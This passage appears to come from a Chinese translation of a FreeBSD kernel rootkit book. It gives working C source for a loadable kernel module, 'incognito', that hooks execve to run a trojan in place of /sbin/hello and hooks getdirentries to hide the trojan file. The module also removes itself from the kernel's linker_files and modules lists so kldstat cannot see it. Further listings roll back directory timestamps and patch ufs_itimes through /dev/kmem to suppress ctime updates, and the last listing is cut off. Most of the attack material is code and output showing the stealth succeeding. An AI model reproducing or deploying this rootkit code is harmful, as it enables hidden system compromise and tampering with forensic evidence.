            if (union_dircheckp) {
                error = union_dircheckp(td, &vp, fp);
                if (error == -1) {
                    VFS_UNLOCK_GIANT(vfslocked);
                    goto unionread;
                }
                if (error)
                    goto fail;
            }
```

```
                /*
                * XXX We could delay dropping the lock above but
                * union_dircheckp complicates things.
                */
                vn_lock(vp, LK_EXCLUSIVE | LK_RETRY, td);
                if ((vp->v_vflag & VV_ROOT) &&
                        (vp->v_mount->mnt_flag & MNT_UNION)) {
                        struct vnode *tvp = vp;
                        vp = vp->v_mount->mnt_vnodecovered;
                        VREF(vp);
                        fp->f_vnode = vp;
                        fp->f_data = vp;
                        fp->f_offset = 0;
                        vput(tvp);
                        VFS_UNLOCK_GIANT(vfslocked);
                        goto unionread;
                }
                VOP_UNLOCK(vp, 0, td);
        }
        if (uap->basep != NULL) {
                error = copyout(&loff, uap->basep, sizeof(long));
        }
        /*1*/ td->td_retval[0] = uap->count - auio.uio_resid;
fail:
        VFS_UNLOCK_GIANT(vfslocked);
        fdrop(fp, td);
        return (error);
}
```

getdirentries 系统调用读取目录 fd(也就是文件描述符)引用的目录项到缓冲 buf 中。简单地说，getdirentries 获取目录项。如果成功的话，实际传输的字节数被返回。否则，返回-1，并且全局变量 errno 被设置来指示错误。

读取到 buf 的目录项以一系统 dirent 结构体的形式保存着。dirent 在头文件<sys/dirent.h> 中定义如下:

```
struct dirent {
        __uint32_t      d_fileno;       /* inode number 节点号*/
        __uint16_t      d_reclen;       /* length of this directory entry 这个目录项的长
        度*/
        __uint8_t   d_type;  /* file type 文件类型*/
        __uint8_t   d_namlen;    /* length of the filename 文件名的长度*/
#if __BSD_VISIBLE
#define MAXNAMLEN 255
        char    d_name[MAXNAMLEN + 1];    /* filename 文件名 */
```

```
#else
                char    d_name[255 + 1];        /* filename  文件名  */
#endif
};
```

就像清单显示的那样，每个目录项的内容保存在 dirent 结构体中。这意味着，为了隐藏文件系统中的一个文件，你只要简单地禁止 getdirentries 把文件的 dirent 结构保存到 buf 就行了。清单 6-4 是一个采取该方法的示例 rootkti(基于 pragmatic 的 file-hiding routine, 1999)

提示 为了节省空间，我没有列出执行重定向例程(也就是 execve_hook 函数以万计)

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/malloc.h>

#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>

#include <dirent.h>

#define ORIGINAL      "/sbin/hello"
#define TROJAN              "/sbin/trojan_hello"
#define T_NAME              "trojan_hello"

/*
* execve system call hook.
* Redirects the execution of ORIGINAL into TROJAN.
*/
/*
* execve  系统调用挂勾.
*  把 ORIGINAL  的执行重定向为 TROJAN.
*/
static int
execve_hook(struct thread *td, void *syscall_args)
{
. . .
```

```
}

/*
* getdirentries system call hook.
* Hides the file T_NAME.
*/
/*
* getdirentries  系统调用挂勾.
*  隐藏文件  T_NAME.
*/
static int
getdirentries_hook(struct thread *td, void *syscall_args)
{
        struct getdirentries_args /* {
            int fd;
            char *buf;
            u_int count;
            long *basep;
        } */ *uap;
        uap = (struct getdirentries_args *)syscall_args;

        struct dirent *dp, *current;
        unsigned int size, count;

        /*
        * Store the directory entries found in fd in buf, and record the
        * number of bytes actually transferred.
        */
        /*
        *  保存 fd 中发现的目录项到 buf 中，然后记录实际传输的字节数
        */
        /*1*/ getdirentries(td, syscall_args);
        size = td->td_retval[0];

        /* Does fd actually contain any directory entries? */
        /*fd  真的包含任一个目录项?   */
        /*2*/ if (size > 0) {
            MALLOC(dp, struct dirent *, size, M_TEMP, M_NOWAIT);
            /*3*/ copyin(uap->buf, dp, size);

            current = dp;
            count = size;

            /*
```

```
* Iterate through the directory entries found in fd.
* Note: The last directory entry always has a record length
* of zero.
*/
/*
*  遍历在 fd 中发现的目录目录项.
*  注意:  最后一个目录总是有一个记录长度的 0
*/
while ((current->d_reclen != 0) && (count > 0)) {
count -= current->d_reclen;

/* Do we want to hide this file? */
/*  我们想隐藏这个文件吗? */
/*4*/ if(strcmp((char *)&(current->d_name), T_NAME) == 0)
{
        /*
        * Copy every directory entry found after
        * T_NAME over T_NAME, effectively cutting it
        * out.
        */
        /*
        *  拷贝发现的位于 T_NAME 之后的每一个目录项，把
        * T_NAME  的目录项给覆盖掉，有效地切掉它
        */
        if (count != 0)
                /*5*/ bcopy((char *)current +
                        current->d_reclen, current,
                        count);

                size -= current->d_reclen;
                break;
        }

        /*
        * Are there still more directory entries to
        * look through?
        */
        /*
        *  还存在要遍历的其他目录项吗?
        */
        if (count != 0)
                /* Advance to the next record. */
                /*继续下一下记录. */
                current = (struct dirent *)((char *)current +
```

```
                        current->d_reclen);
                }

                /*
                * If T_NAME was found in fd, adjust the "return values" to
                * hide it. If T_NAME wasn't found...don't worry 'bout it.
                */

                /*
                *  如果在 fd 中发现 T_NAME，调整那 "返回值" 来隐藏它。如果
                *  找不到 T_NAME，就不用担心它
                */
                /*6*/ td->td_retval[0] = size;
                /*7*/ copyout(dp, uap->buf, size);

                FREE(dp, M_TEMP);
            }

            return(0);
}

/* The function called at load/unload. */
/*  在模块加载/卸载时调用此函数. */
static int
load(struct module *module, int cmd, void *arg)
{
            sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;
            sysent[SYS_getdirentries].sy_call = (sy_call_t *)getdirentries_hook;

            return(0);
}

static moduledata_t incognito_mod = {
            "incognito",            /* module name  模块名称*/
            load,               /* event handler  事件处理程序*/
            NULL                    /* extra data  额外数据*/
};


DECLARE_MODULE(incognito,           incognito_mod,          SI_SUB_DRIVERS,
            SI_ORDER_MIDDLE);
```

清单 6-4: incognito-0.2.c

这个代码中，函数 getdirentries_hook 首先调用 getdirentries ，把在 fd 中发现的目录项保存

到 buf 中。接着，检查实际传输的字节数，如果它大于 0(也就是说,如果 fd 真的包含任何一个目录项)，buf 的内容(buf 是一系列 dirent 结构体)被拷贝到内核空间。然后，每个 dirent 结构的文件名与常数 T_NAME(在本例中，它是 trojan_hello)进行对比。如果发现匹配，这个"幸运"的 dirent 结构就从 buf 在内核空间的副本中删除掉。这个副本最后再被拷贝出来，覆盖了 buf 的内容，从而有效地隐藏了 T_NAME (也就是,trojan_hello)。别外，为了保持事情的一致性，实际传输的字节数被调整，用来体现这个 dirent 结构的"丢失"。

现在，如果你安装了新的 rootkti，你会得到以下结果:

```
$ ls /sbin/t*
/sbin/trojan_hello /sbin/tunefs
$ sudo kldload ./incognito-0.2.ko
$ hello
May the schwartz be with you!
$ ls /sbin/t*
/sbin/tunefs
```

棒极。现在我们已经有效地强奸了 hello，不在文件系统中留下脚印。当然，做了这些还不够，因为一个简单的 kldstat(8)就能暴露这个 rootkti。

```
$ kldstat
Id       Refs  Address    Size     Name
1        4     0xc0400000 63070c   kernel
2        16    0xc0a31000 568dc    acpi.ko
3        1     0xc1ebc000 2000     incognito-0.2.ko
```

修正它!

6.5 隐藏 KLD（Hiding a KLD）

为了解决这个问题，我们将采用一些 DKOM 来隐藏从技术上说是一个 KLD 的 rootkit。

记得在第 1 章提到，当你加载一个 KLD 到内核时，实际上你加载的是包含着一个或多个内核模块的链接器文件。结果，一个 KLD 被加载时，它被保存在两个不同的链表中:linker_files 和 modules 。顾名思义，linker_files 包含一组已加载的链接器文件，而 modules 包含一组已加载的内核模块。

就象之前的 DKOM 代码，这个 KLD 隐藏例程将用安全的方式遍历这些链表并删除掉你选择的那个/些结构体。

实际上，你依然可以通过命令 ls /sbin/trojan_hello 查找到 trojan_hello ，因为直接的查找没有被阻止。阻止直接查找并不难，但很冗长乏味。你得挂钩 open(2), stat(2), and lstat(2)，并在文件是/sbin/trojan_hello 时让它们返回 ENOENT 。

6.5.1 linker_files 链表（The linker_files List）

linker_files 链表在文件/sys/kern/kern_linker.c 中定义如下:

```
static linker_file_list_t linker_files;
```

注意到 linker_files 被声明为 linker_file_list_t 类型。linker_file_list_t 在头文件<sys/linker.h>中定义如下:

```
typedef TAILQ_HEAD(, linker_file) linker_file_list_t;
```

从这些清单，你可以看到 linker_files 只不过是 linker_file 结构的 doubly-linked tail queue。

linker_files 有个有趣的细节，它有一个相关的记数器。记数器在文件/sys/kern/kern_linker.c 中定义为

```
static int next_file_id = 1;
```

当一个链接器文件被加载时(也就是一个项被添加到 linker_files)，它的文件 ID 号变成当前 next_file_id 的值。而后，next_file_id 递增 1。

关于 linker_files 的另一个有趣的细节是，不像本书中的其他链表，它不是受专门一个锁保护；这迫使我们使用 Giant。Giant ，多多少少，是设计用来保护整个内核的"包罗万象"的锁。它在头文件<sys/mutex.h> 中定义如下:

```
extern struct mtx Giant;
```

提示 在 FreeBSD 6.0 中，linker_files 确实有一个相关的锁，叫做 kld_mtx. 但是，kld_mtx 实际上并不保护 linker_files, 这就是为什么我们使用 Giant 的原因。在 FreeBSD version 7 种，linker_files 受一个共/排斥锁保护。

6.5.2 linker_file 结构

每个链接器文件的内容被保存在 linker_file 结构中。 linker_file 定义在头文件<sys/linker.h> 。为了隐藏一个链接器文件，你必须理解 linker_file 结构中的以下域，描述如下：

int refs;

这个域保存着链接器文件的引用计数

要注意的重要一点是，linker_files 中的第一个 linker_file 结构是当前内核的映像，而且无论什么时候加载一个链接器文件，linker_file 结构的 refs 域都会递增 1。演示如下:

```
$ kldstat
Id       Refs  Address    Size     Name
1        3     0xc0400000 63070c   kernel
2        16    0xc0a31000 568dc    acpi.ko
$ sudo kldload ./incognito-0.2.ko
$ kldstat
Id       Refs  Address    Size     Name
1        4     0xc0400000 63070c   kernel
```

```
2       16      0xc0a31000  568dc   acpi.ko
3       1       0xc1e89000  2000    incognito-0.2.ko
```

可以看到，加载 incognito-0.2.ko 之前，当前内核映像的引用计数是 3，但后来，它是 4。因此，当隐藏一个链接器文件时，你得记得把当前内核的 refs 域减少 1。

TAILQ_ENTRY(linker_file) link;

这个域包含与 linker_file 结构相关联的链接指针。linker_file 结构保存在 linker_files 链表中。在插入，删除和遍历 linker_files 时，要引用到这个域。

char* filename;

这个领包含链接器文件的名称。

6.5.3 modules 链表

modules 链表在文件/sys/kern/kern_module.c 中定义如下:

```
static modulelist_t modules;
```

注意 modules 被声明为 modulelist_t 类型。modulelist_t 在文件/sys/kern/kern_module.c 中定义如下:

```
typedef TAILQ_HEAD(, module) modulelist_t;
```

从这些清单中，你可以看出，modules 不过是 module 结构的 doubly-linked tail queue。

就像 linker_files 链表，modules 也有一个相关的记数器。记数器在文件/sys/kern/kern_module.c 中定义如下:

```
static int nextid = 1;
```

对于每一个被加载的内核模块，它的 modid 变成 nextid 的当前值。然后 nextid 的值递增 1。

与 modules 链表相关的资源访问控制器在头文件<sys/module.h> 中定义如下:

```
extern struct sx modules_sx;
```

6.5.4 module 结构

每个内核模块的内容被保存在一个 module 结构中。 module 定义在文件/sys/kern/kern_module.c 中。为了隐藏一个内核模块，你必须理解 module 结构中的以下域，描述如下：

TAILQ_ENTRY(module) link;

这个域包含与 module 结构相关联的链接指针。module 结构保存在 modules 链表中。在插入，删除和遍历 modules 时，要引用到这个域。

char* name;

这个领域包含内核模块的名称

6.5.5 示例

清单 6-5 显示了最新改进的 rootkit。现在它可以隐藏自己了。它通过把它的 linker_file 和 module 结构体从 linker_files 以及 modules 链表中删除掉来实现的。为了保持事物的一致，它同时把当前内核映像的引用值，链接器文件的计数器(next_file_id) ，还有模块计数器(nextid)都递减 1。

提示 为了节省空间，我不在列出执行重定向和文件隐藏的例程序。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/malloc.h>

#include <sys/linker.h>
#include <sys/lock.h>
#include <sys/mutex.h>

#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>

#include <dirent.h>

#define ORIGINAL "/sbin/hello"
#define TROJAN "/sbin/trojan_hello"
#define T_NAME "trojan_hello"
#define VERSION "incognito-0.3.ko"

/*
* The following is the list of variables you need to reference in order
* to hide this module, which aren't defined in any header files.
*/
extern linker_file_list_t linker_files;
extern struct mtx kld_mtx;
extern int next_file_id;
typedef TAILQ_HEAD(, module) modulelist_t;
```

```
extern modulelist_t modules;
extern int nextid;
struct module {
        TAILQ_ENTRY(module)     link;           /* chain together all modules */
        TAILQ_ENTRY(module)     flink;          /* all modules in a file */
        struct linker_file      *file;          /* file which contains this module */
        int                     refs;           /* reference count */
        int                     id;         /* unique id number */
        char                    *name;          /* module name */
        modeventhand_t          handler;        /* event handler */
        void                    *arg;           /* argument for handler */
        modspecific_t           data;           /* module specific data */
};

/*
* execve system call hook.
* Redirects the execution of ORIGINAL into TROJAN.
*/
static int
execve_hook(struct thread *td, void *syscall_args)
{
. . .
}

/*
* getdirentries system call hook.
* Hides the file T_NAME.
*/
static int
getdirentries_hook(struct thread *td, void *syscall_args)
{
. . .
}

/* The function called at load/unload. */
static int
load(struct module *module, int cmd, void *arg)
{
        struct linker_file *lf;
        struct module *mod;

        mtx_lock(&Giant);
        mtx_lock(&kld_mtx);
```

```
        /* Decrement the current kernel image's reference count. */
        (&linker_files)->tqh_first->refs--;

        /*
        * Iterate through the linker_files list, looking for VERSION.
        * If found, decrement next_file_id and remove from list.
        */
        TAILQ_FOREACH(lf, &linker_files, link) {
           if (strcmp(lf->filename, VERSION) == 0) {
                next_file_id--;
                TAILQ_REMOVE(&linker_files, lf, link);
                break;
           }
        }

        mtx_unlock(&kld_mtx);
        mtx_unlock(&Giant);

        sx_xlock(&modules_sx);

        /*
        * Iterate through the modules list, looking for "incognito."
        * If found, decrement nextid and remove from list.
        */
        TAILQ_FOREACH(mod, &modules, link) {
           if (strcmp(mod->name, "incognito") == 0) {
                nextid--;
                TAILQ_REMOVE(&modules, mod, link);
                break;
           }
        }

        sx_xunlock(&modules_sx);

        sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;
        sysent[SYS_getdirentries].sy_call = (sy_call_t *)getdirentries_hook;

        return(0);
}

static moduledata_t incognito_mod = {
        "incognito",            /* module name */
        load,               /* event handler */
        NULL                    /* extra data */
```

```
};

DECLARE_MODULE(incognito,          incognito_mod,          SI_SUB_DRIVERS,
        SI_ORDER_MIDDLE);
```

清单 6-5: incognito-0.3.c

现在，加载上面的 KLD:

```
$ kldstat
Id       Refs  Address    Size     Name
1        3     0xc0400000 63070c   kernel
2        16    0xc0a31000 568dc    acpi.ko
$ sudo kldload ./incognito-0.3.ko
$ hello
May the schwartz be with you!
$ ls /sbin/t*
/sbin/tunefs
$ kldstat
Id       Refs  Address    Size     Name
1        3     0xc0400000 63070c   kernel
2        16    0xc0a31000 568dc    acpi.ko
```

注意现在 kldstat(8)的输出在安装 rootkit 之前和之后是一样的---帅呆了!

从这点来看，你可以把 hello 的执行重定向到 trojan_hello ，同时把 trojan_hello 和 rootkit 本身从系统中隐藏起来(这最后使得它不可加载)。还存在另一个问题，当你安装 trojan_hello 到 /sbin/后，目录的访问，修改和改变时间就会更新---这真是泄露天机，有事情不对头了喔。

6.6 禁止访问，修改，改变时间的更新

因为文件的访问时间和修改时间可以被设置，所以简单地把它们倒回去就可以“ 禁止 ”被更新。清单 6-6 做个示范

```
#include <errno.h>
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/stat.h>

int
main(int argc, char *argv[])
{
        struct stat sb;
        struct timeval time[2];

        /*1*/ if (stat("/sbin", &sb) < 0) {
```

```
                fprintf(stderr, "STAT ERROR: %d\n", errno);
                exit(-1);
            }

            /*2*/ time[0].tv_sec = sb.st_atime;
            time[1].tv_sec = sb.st_mtime;

            /*
            * Do something to /sbin/.
            */

            /*3*/ if (utimes("/sbin", (struct timeval *)&time) < 0) {
                fprintf(stderr, "UTIMES ERROR: %d\n", errno);
                exit(-1);
            }

            exit(0);
}
```

清单 6-6: rollback.c

前面的代码首先调用函数 stat 获取/sbin/ 目录的文件信息。这个信息保存到变量 sb 。stat 结构定义在头文件<sys/stat.h> 。stat 中与我们的讨论有关的域有：

```
time_t st_atime; /* time of last access 最后访问的时间*/
time_t st_mtime; /* time of last data modification 数据最后的修改时间*/
```

接着，/sbin/ 的访问和修改时间被保存到 time[]，一个含有两个 timeval 结构的数组。timeval 结构定义在头文件<sys/_timeval.h> 如下

```
struct timeval {
long tv_sec; /* seconds 秒*/
suseconds_t tv_usec; /* and microseconds 微妙*/
};
```

最后，调用 utimes 函数来设置(或者说是倒回去)/sbin/ 的访问和修改时间，有效地“ 禁止 ”了它们的更新。

6.6.1 改变时间

很不幸，改变时间无法被设置或倒转，因为允许这样做的话就违背了它的特意的设计目的。改变时间记录文件所有的状态变化，包含对访问或修改时间的"修正"。负责更新一个节点的改变时间(连同它的访问和修改时间)的函数是 ufs_itimes，它在文件/sys/ufs/ufs/ufs_vnops.c 中实现如下:

```
void
ufs_itimes(vp)
```

```
struct vnode *vp;
{
        struct inode *ip;
        struct timespec ts;

        ip = VTOI(vp);
        if ((ip->i_flag & (IN_ACCESS | IN_CHANGE | IN_UPDATE)) == 0)
           return;
        if ((vp->v_type == VBLK || vp->v_type == VCHR) && !DOINGSOFTDEP(vp))
           ip->i_flag |= IN_LAZYMOD;
        else
           ip->i_flag |= IN_MODIFIED;
        if ((vp->v_mount->mnt_flag & MNT_RDONLY) == 0) {
           vfs_timestamp(&ts);
           if (ip->i_flag & IN_ACCESS) {
                DIP_SET(ip, i_atime, ts.tv_sec);
                DIP_SET(ip, i_atimensec, ts.tv_nsec);
           }
           if (ip->i_flag & IN_UPDATE) {
                DIP_SET(ip, i_mtime, ts.tv_sec);
                DIP_SET(ip, i_mtimensec, ts.tv_nsec);
                ip->i_modrev++;
           }
           if (ip->i_flag & IN_CHANGE) {
                DIP_SET(ip, i_ctime, ts.tv_sec);
                DIP_SET(ip, i_ctimensec, ts.tv_nsec);
           }
        }
        ip->i_flag &= ~(IN_ACCESS | IN_CHANGE | IN_UPDATE);
}
```

如果你把加粗的行给 nop 掉，你就可以有效地禁止所有对节点改变时间的更新。

也就是说，你得知道这些行(即 DIP_SET 宏)在它们加载到内存后看起来是怎样的。

```
$ nm /boot/kernel/kernel | grep ufs_itimes
c06c0e60 T ufs_itimes
$ objdump -d --start-address=0xc06c0e60 /boot/kernel/kernel

/boot/kernel/kernel: file format elf32-i386-freebsd

Disassembly of section .text:

c06c0e60 <ufs_itimes>:
c06c0e60: 55                    push %ebp
```

```
c06c0e61: 89 e5         mov %esp,%ebp
c06c0e63: 83 ec 14          sub $0x14,%esp
c06c0e66: 89 5d f8          mov %ebx,0xfffffff8(%ebp)
c06c0e69: 8b 4d 08          mov 0x8(%ebp),%ecx
c06c0e6c: 89 75 fc          mov %esi,0xfffffffc(%ebp)
c06c0e6f: 8b 59 0c          mov 0xc(%ecx),%ebx
c06c0e72: 8b 53 10          mov 0x10(%ebx),%edx
c06c0e75: f6 c2 07          test $0x7,%dl
c06c0e78: 74 1f         je c06c0e99 <ufs_itimes+0x39>
c06c0e7a: 8b 01         mov (%ecx),%eax
c06c0e7c: 83 e8 03          sub $0x3,%eax
c06c0e7f: 83 f8 01          cmp $0x1,%eax
c06c0e82: 76 1f         jbe c06c0ea3 <ufs_itimes+0x43>
c06c0e84: 83 ca 08          or $0x8,%edx
c06c0e87: 89 53 10          mov %edx,0x10(%ebx)
c06c0e8a: 8b 41 10          mov 0x10(%ecx),%eax
c06c0e8d: f6 40 6c 01           testb $0x1,0x6c(%eax)
c06c0e91: 74 2d         je c06c0ec0 <ufs_itimes+0x60>
c06c0e93: 83 e2 f8          and $0xfffffff8,%edx
c06c0e96: 89 53 10          mov %edx,0x10(%ebx)
c06c0e99: 8b 5d f8          mov 0xfffffff8(%ebp),%ebx
c06c0e9c: 8b 75 fc          mov 0xfffffffc(%ebp),%esi
c06c0e9f: 89 ec         mov %ebp,%esp
c06c0ea1: 5d                pop %ebp
c06c0ea2: c3                ret

c06c0ea3: 8b 41 10          mov 0x10(%ecx),%eax
c06c0ea6: f6 40 6e 20           testb $0x20,0x6e(%eax)
c06c0eaa: 75 d8         jne c06c0e84 <ufs_itimes+0x24>
c06c0eac: 83 ca 40          or $0x40,%edx
c06c0eaf: 89 53 10          mov %edx,0x10(%ebx)
c06c0eb2: 8b 41 10          mov 0x10(%ecx),%eax
c06c0eb5: f6 40 6c 01           testb $0x1,0x6c(%eax)
c06c0eb9: 75 d8         jne c06c0e93 <ufs_itimes+0x33>
c06c0ebb: 90                nop
c06c0ebc: 8d 74 26 00           lea 0x0(%esi),%esi
c06c0ec0: 8d 75 f0          lea 0xfffffff0(%ebp),%esi
c06c0ec3: 89 34 24          mov %esi,(%esp)
c06c0ec6: e8 f5 08 ef ff        call c05b17c0 <vfs_timestamp>
c06c0ecb: 8b 53 10          mov 0x10(%ebx),%edx
c06c0ece: f6 c2 01          test $0x1,%dl
c06c0ed1: 74 3d         je c06c0f10 <ufs_itimes+0xb0>
c06c0ed3: 8b 43 0c          mov 0xc(%ebx),%eax
c06c0ed6: 83 78 14 01           cmpl $0x1,0x14(%eax)
```

```
c06c0eda: 0f 84 bd 00 00 00     je c06c0f9d <ufs_itimes+0x13d>
c06c0ee0: 8b 45 f0              mov 0xfffffff0(%ebp),%eax
c06c0ee3: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0ee9: 89 c1         mov %eax,%ecx
c06c0eeb: 89 42 20              mov %eax,0x20(%edx)
c06c0eee: c1 f9 1f              sar $0x1f,%ecx
c06c0ef1: 89 4a 24              mov %ecx,0x24(%edx)
c06c0ef4: 8b 43 0c              mov 0xc(%ebx),%eax
c06c0ef7: 83 78 14 01               cmpl $0x1,0x14(%eax)
c06c0efb: 0f 84 f1 00 00 00     je c06c0ff2 <ufs_itimes+0x192>
c06c0f01: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0f07: 8b 46 04              mov 0x4(%esi),%eax
c06c0f0a: 89 42 44              mov %eax,0x44(%edx)
c06c0f0d: 8b 53 10              mov 0x10(%ebx),%edx
c06c0f10: f6 c2 04              test $0x4,%dl
c06c0f13: 74 45         je c06c0f5a <ufs_itimes+0xfa>
c06c0f15: 8b 43 0c              mov 0xc(%ebx),%eax
c06c0f18: 83 78 14 01               cmpl $0x1,0x14(%eax)
c06c0f1c: 0f 84 bf 00 00 00     je c06c0fe1 <ufs_itimes+0x181>
c06c0f22: 8b 45 f0              mov 0xfffffff0(%ebp),%eax
c06c0f25: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0f2b: 89 c1         mov %eax,%ecx
c06c0f2d: 89 42 28              mov %eax,0x28(%edx)
c06c0f30: c1 f9 1f              sar $0x1f,%ecx
c06c0f33: 89 4a 2c              mov %ecx,0x2c(%edx)
c06c0f36: 8b 43 0c              mov 0xc(%ebx),%eax
c06c0f39: 83 78 14 01               cmpl $0x1,0x14(%eax)
c06c0f3d: 0f 84 8d 00 00 00     je c06c0fd0 <ufs_itimes+0x170>
c06c0f43: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0f49: 8b 46 04              mov 0x4(%esi),%eax
c06c0f4c: 89 42 40              mov %eax,0x40(%edx)
c06c0f4f: 83 43 2c 01               addl $0x1,0x2c(%ebx)
c06c0f53: 8b 53 10              mov 0x10(%ebx),%edx
c06c0f56: 83 53 30 00               adcl $0x0,0x30(%ebx)
c06c0f5a: f6 c2 02              test $0x2,%dl
c06c0f5d: 0f 84 30 ff ff ff     je c06c0e93 <ufs_itimes+0x33>
c06c0f63: 8b 43 0c              mov 0xc(%ebx),%eax
c06c0f66: 83 78 14 01               cmpl $0x1,0x14(%eax)
c06c0f6a: 74 56         je c06c0fc2 <ufs_itimes+0x162>
c06c0f6c: 8b 45 f0              mov 0xfffffff0(%ebp),%eax
c06c0f6f: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0f75: 89 c1         mov %eax,%ecx
c06c0f77: 89 42 30              mov %eax,0x30(%edx)
c06c0f7a: c1 f9 1f              sar $0x1f,%ecx
```

```
c06c0f7d: 89 4a 34            mov %ecx,0x34(%edx)
c06c0f80: 8b 43 0c            mov 0xc(%ebx),%eax
c06c0f83: 83 78 14 01             cmpl $0x1,0x14(%eax)
c06c0f87: 74 25          je c06c0fae <ufs_itimes+0x14e>
c06c0f89: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0f8f: 8b 46 04            mov 0x4(%esi),%eax
c06c0f92: 89 42 48            mov %eax,0x48(%edx)
c06c0f95: 8b 53 10            mov 0x10(%ebx),%edx
c06c0f98: e9 f6 fe ff ff        jmp c06c0e93 <ufs_itimes+0x33>
c06c0f9d: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0fa3: 8b 45 f0            mov 0xfffffff0(%ebp),%eax
c06c0fa6: 89 42 10            mov %eax,0x10(%edx)
c06c0fa9: e9 46 ff ff ff        jmp c06c0ef4 <ufs_itimes+0x94>
c06c0fae: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0fb4: 8b 46 04            mov 0x4(%esi),%eax
c06c0fb7: 89 42 24            mov %eax,0x24(%edx)
c06c0fba: 8b 53 10            mov 0x10(%ebx),%edx
c06c0fbd: e9 d1 fe ff ff        jmp c06c0e93 <ufs_itimes+0x33>
c06c0fc2: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0fc8: 8b 45 f0            mov 0xfffffff0(%ebp),%eax
c06c0fcb: 89 42 20            mov %eax,0x20(%edx)
c06c0fce: eb b0          jmp c06c0f80 <ufs_itimes+0x120>
c06c0fd0: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0fd6: 8b 46 04            mov 0x4(%esi),%eax
c06c0fd9: 89 42 1c            mov %eax,0x1c(%edx)
c06c0fdc: e9 6e ff ff ff        jmp c06c0f4f <ufs_itimes+0xef>
c06c0fe1: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0fe7: 8b 45 f0            mov 0xfffffff0(%ebp),%eax
c06c0fea: 89 42 18            mov %eax,0x18(%edx)
c06c0fed: e9 44 ff ff ff        jmp c06c0f36 <ufs_itimes+0xd6>
c06c0ff2: 8b 93 80 00 00 00     mov 0x80(%ebx),%edx
c06c0ff8: 8b 46 04            mov 0x4(%esi),%eax
c06c0ffb: 89 42 14            mov %eax,0x14(%edx)
c06c0ffe: e9 0a ff ff ff   jmp c06c0f0d <ufs_itimes+0xad>
c06c1003: 8d b6 00 00 00 00    lea 0x0(%esi),%esi
c06c1009: 8d bc 27 00 00 00 00      lea 0x0(%edi),%edi
```

在这个输出中，有 6 个加粗的行(在反汇编的 dump 中)，每行代表 DIP_SET 的一次调用。末尾两行就是你期望 nop 掉的。下面的叙述详细说明我怎么得到这个结论的。

首先，在 ufs_itimes 函数内部，DIP_SET 被调用了 6 次，分 3 组，两个 1 组。因此，在反汇编内部，应该出现 3 组有点类似的指令。其次，DIP_SET 调用都出现在 vfs_timestamp 调用之后。因此，任何出现在 vfs_timestamp 调用之前的代码都可以被忽略。最后，因为 DIP_SET 宏改变一个被传递的参数，它的反汇编(极可能)涉及通用数据寄存器。依据这些标准，只有两个围绕 sar 指令的 mov 指令符合了标准。

6.6.2 示例

清单 6-7 安装 trojan_hello 到目录/sbin/ 下，而不会更新目录的访问，修改和改变时间。这个程序首先保存/sbin/ 的访问和修改时间，然后修改 ufs_itimes 函数来禁止更新改变时间。接着，trojan_hello 二进制文件被拷贝到/sbin/，然后/sbin/的访问和修改时间被倒转回去。最后，恢复 ufs_itimes 函数。

```
#include <errno.h>
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/stat.h>

#define SIZE            450
#define T_NAME          "trojan_hello"
#define DESTINATION     "/sbin/."

/* Replacement code. */
/*  替换代码. */
unsigned char nop_code[] =
                "\x90\x90\x90"; /* nop */

int
main(int argc, char *argv[])
{
        int i, offset1, offset2;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, };
        unsigned char ufs_itimes_code[SIZE];

        struct stat sb;
        struct timeval time[2];

        /* Initialize kernel virtual memory access. */
        /*  初始化内核虚拟内存的访问. */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
           fprintf(stderr, "ERROR: %s\n", errbuf);
           exit(-1);
```

```
}

nl[0].n_name = "ufs_itimes";

if (kvm_nlist(kd, nl) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

if (!nl[0].n_value) {
   fprintf(stderr, "ERROR: Symbol %s not found\n",
         nl[0].n_name);
   exit(-1);
}

/* Save a copy of ufs_itimes. */
/*  保存  ufs_itimes  函数的副本. */
if (kvm_read(kd, nl[0].n_value, ufs_itimes_code, SIZE) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

/*
* Search through ufs_itimes for the following two lines:
* DIP_SET(ip, i_ctime, ts.tv_sec);
* DIP_SET(ip, i_ctimensec, ts.tv_nsec);
*/
/*
*  搜索 ufs_itimes  中下面两行:
* DIP_SET(ip, i_ctime, ts.tv_sec);
* DIP_SET(ip, i_ctimensec, ts.tv_nsec);
*/
for (i = 0; i < SIZE - 2; i++) {
   if (ufs_itimes_code[i] == 0x89 &&
   ufs_itimes_code[i+1] == 0x42 &&
   ufs_itimes_code[i+2] == 0x30)
   offset1 = i;

   if (ufs_itimes_code[i] == 0x89 &&
   ufs_itimes_code[i+1] == 0x4a &&
   ufs_itimes_code[i+2] == 0x34)
   offset2 = i;
}
```

```
/* Save /sbin/'s access and modification times. */
